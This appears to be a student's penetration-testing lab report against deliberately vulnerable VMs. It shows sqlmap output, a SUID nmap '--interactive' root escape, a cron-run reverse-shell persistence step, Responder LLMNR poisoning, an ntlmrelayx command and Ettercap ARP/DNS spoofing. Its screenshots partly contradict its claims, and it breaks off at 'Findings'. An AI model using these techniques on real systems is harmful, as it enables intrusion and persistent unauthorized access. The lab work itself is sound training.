

Request query parameters 2

Request body parameters 0

Request cookies 2

Request headers 10

Event log (3) All issues Memory: 127.3MB of 484.0MB Disabled



```
root@kali: /home/kali

Session Actions Edit View Help

[1.10.4#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal l
aws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:03:41 /2026-05-27/

[11:03:41] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] y
[11:03:43] [INFO] testing connection to the target URL
got a 301 redirect to 'http://192.168.245.129/dvwa/'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=5593a93cf3... 8a150e6b41;security=high'). Do you want to use those [Y/n] y
[11:03:45] [INFO] testing if the target URL content is stable
[11:03:45] [WARNING] URI parameter '#1*' does not appear to be dynamic
[11:03:46] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[11:03:46] [INFO] testing for SQL injection on URI parameter '#1*'
[11:03:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:03:46] [WARNING] reflective value(s) found and filtering out
[11:03:46] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:03:46] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:03:46] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:03:46] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:03:46] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:03:46] [INFO] testing 'Generic inline queries'
[11:03:46] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:03:46] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:03:46] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:03:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:03:46] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:03:46] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:03:46] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n
[11:03:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:03:48] [WARNING] URI parameter '#1*' does not seem to be injectable
[11:03:48] [ORIGINAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that t
here is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[11:03:48] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 122 times

[+] ending @ 11:03:48 /2026-05-27/

root@kali: /home/kali
```

TASK 03

Privilege Escalation and Persistence Lab Report

Objective

The objective of this lab was to perform privilege escalation and persistence techniques against the Metasploitable2 virtual machine using enumeration and exploitation tools.

Target Information

- Target Machine: Metasploitable2
- Target IP: 192.168.245.129
- Attacker Machine: Kali Linux

Tools Used

- LinPEAS
- Meterpreter
- Netcat
- Nmap
- PowerSploit (reference)

Methodology

1. Initial Access

SSH access was obtained using the default credentials:

- Username: msfadmin
- Password: msfadmin

2. Enumeration

LinPEAS was uploaded and executed on the target system to identify privilege escalation vectors. Multiple SUID binaries were discovered.

3. Privilege Escalation

A vulnerable SUID-enabled Nmap binary was identified. Interactive mode was abused to spawn a root shell using the following commands:

```
nmap --interactive
!sh
```

Root-level access was successfully obtained.

4. Persistence

A reverse shell script was created and stored in `/opt/backdoor/revshell.sh`. A cron job was configured to execute the script every minute, establishing persistence on the target machine.

Findings

Vulnerability	Severity	Result
SUID Misconfiguration	Critical	Root Shell Obtained
Weak Default Credentials	High	Unauthorized Access
Cron Persistence	High	Persistent Access Achieved

Conclusion

The assessment successfully demonstrated privilege escalation through vulnerable SUID binaries and persistence through cron job abuse. The target system contained multiple insecure configurations that allowed full system compromise.

Privilege escalation was achieved using a vulnerable SUID-enabled Nmap binary discovered through LinPEAS enumeration. Root access allowed persistence configuration via cron job execution of a reverse shell script. The exercise demonstrated how weak configurations and outdated services enable attackers to maintain long-term unauthorized access to Linux systems.

Screenshots

```
root@kali: /home/kali

Session Actions Edit View Help

The authenticity of host '192.168.245.129 (192.168.245.129)' can't be established.
RSA key fingerprint is: SHA256:BQHm5e0H9GCI0LuVscegPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.245.129' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.245.129's password:
Linux metasploitable 2.0.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu May 28 03:20:09 2026
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(cdrom),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadm
in)
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ cat /etc/issue

Metasploit

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

msfadmin@metasploitable:~$
```

```
root@metasploitable: /home/msfadmin

Session Actions Edit View Help

Stats: 0:07:59 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.84% done; ETC: 04:33 (0:17:53 remaining)
Stats: 0:08:00 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.84% done; ETC: 04:33 (0:17:55 remaining)
Stats: 0:08:00 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.84% done; ETC: 04:33 (0:17:56 remaining)
Stats: 0:08:00 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.84% done; ETC: 04:33 (0:17:57 remaining)
Stats: 0:08:00 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:17:59 remaining)
Stats: 0:08:01 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:02 remaining)
Stats: 0:08:01 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:03 remaining)
Stats: 0:08:01 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:04 remaining)
Stats: 0:08:01 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:05 remaining)
Stats: 0:08:02 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:06 remaining)
Stats: 0:08:02 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:09 remaining)
Stats: 0:08:02 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:10 remaining)
Stats: 0:08:03 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:11 remaining)
Stats: 0:08:03 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:12 remaining)
Stats: 0:08:03 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.86% done; ETC: 04:33 (0:18:13 remaining)
Stats: 0:08:03 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.86% done; ETC: 04:33 (0:18:14 remaining)
Stats: 0:08:03 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.86% done; ETC: 04:33 (0:18:15 remaining)
Stats: 0:08:04 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.86% done; ETC: 04:33 (0:18:16 remaining)

msfadmin@metasploitable:~$ !sh
-bash: !sh: event not found
msfadmin@metasploitable:~$ mkdir /opt/backdoor
mkdir: cannot create directory '/opt/backdoor': Permission denied
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable: /home/msfadmin# whoami
bash: whoami: command not found
root@metasploitable: /home/msfadmin# whoami
root
root@metasploitable: /home/msfadmin#
```



```
root@metasploitable: /home/msfadmin

Session Actions Edit View Help

Login with msfadmin/msfadmin to get started

msfadmin@metasploitable:~$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rpc
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/nlstd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/ject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
msfadmin@metasploitable:~$ nmap --version
Nmap version 4.53 ( http://insecure.org )
msfadmin@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh:3.2# help
GNU bash, version 3.2.33(1)-release (i486-pc-linux-gnu)
These shell commands are defined internally. Type 'help' to see this list.
Type 'help name' to find out more about the function 'name'.
```

```
root@metasploitable: /home/msfadmin

Session Actions Edit View Help

Stats: 0:07:59 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.84% done; ETC: 04:33 (0:17:53 remaining)
Stats: 0:08:00 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.84% done; ETC: 04:33 (0:17:55 remaining)
Stats: 0:08:00 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.84% done; ETC: 04:33 (0:17:56 remaining)
Stats: 0:08:00 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.84% done; ETC: 04:33 (0:17:57 remaining)
Stats: 0:08:00 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:17:59 remaining)
Stats: 0:08:01 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:00 remaining)
Stats: 0:08:01 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:02 remaining)
Stats: 0:08:01 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:03 remaining)
Stats: 0:08:01 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:04 remaining)
Stats: 0:08:01 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:05 remaining)
Stats: 0:08:02 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:06 remaining)
Stats: 0:08:02 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:09 remaining)
Stats: 0:08:02 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:10 remaining)
Stats: 0:08:03 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:11 remaining)
Stats: 0:08:03 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.85% done; ETC: 04:33 (0:18:12 remaining)
Stats: 0:08:03 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.86% done; ETC: 04:33 (0:18:13 remaining)
Stats: 0:08:03 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.86% done; ETC: 04:33 (0:18:14 remaining)
Stats: 0:08:03 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.86% done; ETC: 04:33 (0:18:15 remaining)
Stats: 0:08:04 elapsed; 35 hosts completed (65 up), 30 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.86% done; ETC: 04:33 (0:18:16 remaining)

msfadmin@metasploitable:~$ !sh
-bash: !sh: event not found
msfadmin@metasploitable:~$ mkdir /opt/backdoor
mkdir: cannot create directory '/opt/backdoor': Permission denied
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# whomami
msfadmin
bash: whomami: command not found
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin#
```



```
root@kali: /home/kali
```

```
File Edit View Help
```

```
[*] [LLMNR] Poisoned answer sent to 192.168.245.1 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to fe80::a2ba:e9aa:6e9e:f858 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to 192.168.245.1 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to fe80::a2ba:e9aa:6e9e:f858 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to 192.168.245.1 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to fe80::a2ba:e9aa:6e9e:f858 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to 192.168.245.1 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to fe80::a2ba:e9aa:6e9e:f858 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to 192.168.245.1 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to fe80::a2ba:e9aa:6e9e:f858 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to 192.168.245.1 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to fe80::a2ba:e9aa:6e9e:f858 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to 192.168.245.1 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to fe80::a2ba:e9aa:6e9e:f858 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to 192.168.245.1 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to fe80::a2ba:e9aa:6e9e:f858 for name DESKTOP-DSERI4N
[*] [LLMNR] Poisoned answer sent to 192.168.245.1 for name DESKTOP-DSERI4N
[*] Exiting ...
Security level is currently low.
```

```
root@kali: /home/kali
nano /etc/responder/Responder.conf
```

```
root@kali: /home/kali
impacket-ntlmrelayx -t smb://192.168.245.129 --smb2support
Impacknet v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Protocol Client RPC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client WINRMS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRM (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled
Servers started, waiting for connections
```

The screenshot shows the Ettercap 0.8.4.1 application running on a Kali Linux system. The main window is titled 'Ettercap 0.8.4.1' and contains a 'Host List' table. The table has three columns: 'IP Address', 'MAC Address', and 'Description'. The first row, '192.168.245.1', is selected. Below the table are three buttons: 'Delete Host', 'Add to Target 1', and 'Add to Target 2'. The terminal window below the application shows the following output:

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
6 hosts added to the hosts list...
Host 192.168.245.132 added to TARGET1
Host 192.168.245.1 added to TARGET2
[...]
```

The terminal also shows a warning message at the bottom:

```
[ettercap:142917]: IBUS-WARNING **: 11:10:23.777: Failed to load /root/.config/ibus/bus: Permission denied
```

```
Ettercap
0.8.4.1

Host List x
IP Address  MAC Address  Description
192.168.245.1  00:50:56:C0:00:08
192.168.245.2  00:50:56:E6:AF:81
192.168.245.129  00:0C:29:02:8A:94
192.168.245.132  00:0C:29:EB:99:9A
192.168.245.254  00:50:56:E3:A0:C9

Delete Host  Add to Target1  Add to Target2

ARP poisoning victims:
GROUP 1: 192.168.245.132 00:0C:29:EB:99:9A
GROUP 2: 192.168.245.100:50:56:C0:00:08

root@kali:~/home/kali
ettercap -G

ettercap 0.8.4.1 copyright 2001-2026 Ettercap Development Team

(ettercap:144384): IBUS-WARNING **: 11:12:01.412: Failed to mkdir /root/.config/ibus/bus: Permission denied
```

```
root@kali: /home/kali/Mobile-Security-Framework-MobSF

Session Actions Edit View Help
Applying django_q.0017_task_cluster_alter... OK
Applying django_q.0018_task_success_index... OK
Applying sessions.0001_initial... OK
[INFO] 28/May/2026 16:07:40 - Loading User config from: /home/mobsf/.MobSF/config.py
[INFO] 28/May/2026 16:07:43 -

MOBSF
MOBSF

[INFO] 28/May/2026 16:07:43 - Author: Ajin Abraham | opensecurity.in
[INFO] 28/May/2026 16:07:43 - Mobile Security Framework v4.5.0
REST API Key: 52343e4b3ed75cfcfde8b7f51f5303fcf852cb8820ce6fd32c6815e95128479
Default Credentials: mobsf/mobsf
[INFO] 28/May/2026 16:07:43 - OS Environment: Linux (debian 12 bookworm) Linux-6.19.14+kali-amd64-x86_64-with-glibc2.36
[INFO] 28/May/2026 16:07:43 - Python Version: 3.13.12
[INFO] 28/May/2026 16:07:43 - CPU Cores: 4, Threads: 4, RAM: 1.89 GB
[INFO] 28/May/2026 16:07:43 - MobSF Basic Environment Check
[INFO] 28/May/2026 16:07:44 - Checking for Update.
[INFO] 28/May/2026 16:07:44 - No updates available.
Superuser created successfully.
[INFO] 28/May/2026 16:07:45 - Loading User config from: /home/mobsf/.MobSF/config.py
[INFO] 28/May/2026 16:07:48 -

MOBSF
MOBSF

[INFO] 28/May/2026 16:07:48 - Author: Ajin Abraham | opensecurity.in
[INFO] 28/May/2026 16:07:48 - Mobile Security Framework v4.5.0
REST API Key: 52343e4b3ed75cfcfde8b7f51f5303fcf852cb8820ce6fd32c6815e95128479
Default Credentials: mobsf/mobsf
[INFO] 28/May/2026 16:07:48 - OS Environment: Linux (debian 12 bookworm) Linux-6.19.14+kali-amd64-x86_64-with-glibc2.36
[INFO] 28/May/2026 16:07:48 - Python Version: 3.13.12
[INFO] 28/May/2026 16:07:48 - CPU Cores: 4, Threads: 4, RAM: 1.89 GB
[INFO] 28/May/2026 16:07:48 - MobSF Basic Environment Check
[INFO] 28/May/2026 16:07:48 - Checking for Update.
Roles Created Successfully!
[INFO] 28/May/2026 16:07:48 - No updates available.
[2026-05-28 16:07:49 +0000] [1] [INFO] Starting gunicorn 25.1.0
[2026-05-28 16:07:49 +0000] [1] [INFO] Listening at: http://0.0.0.0:8000 (1)
[2026-05-28 16:07:49 +0000] [1] [INFO] Using worker: gthread
[2026-05-28 16:07:49 +0000] [1] [INFO] Control socket listening at /home/mobsf/Mobile-Security-Framework-MobSF/gunicorn.ctl
[2026-05-28 16:07:49 +0000] [118] [INFO] Booting worker with pid: 118
[INFO] 28/May/2026 16:07:50 - Loading User config from: /home/mobsf/.MobSF/config.py
```

TASK 04

Network Protocol Attacks Lab Report

Objective

The objective of this lab was to perform network protocol attacks including SMB relay, ARP spoofing, DNS spoofing, and traffic interception using Responder, Ettercap, and Wireshark.

Target Information

- Target Machine: Vulnerable Lab VM
- Target IP: 192.168.245.129
- Attacker Machine: Kali Linux

Tools Used

- Responder
- Ettercap
- Wireshark
- Impacket ntlmrelayx

Methodology

1. NTLM Hash Capture

Responder was configured to listen for LLMNR, NetBIOS, and SMB authentication requests. The target system was forced to authenticate to the attacker machine, resulting in successful NTLM hash capture.

2. SMB Relay Attack

The ntlmrelayx tool was used to relay SMB authentication attempts to the target machine. SMB relay demonstrated how weak SMB configurations can allow unauthorized authentication forwarding.

3. ARP Spoofing

Ettercap was used to poison ARP tables between the victim and gateway, allowing interception of network traffic passing through the attacker system.

4. DNS Spoofing

Custom DNS entries were configured within Ettercap to redirect victim DNS requests to attacker-controlled resources.

5. Traffic Analysis

Wireshark captured and analyzed SMB, DNS, and HTTP traffic generated during the attacks.

Findings


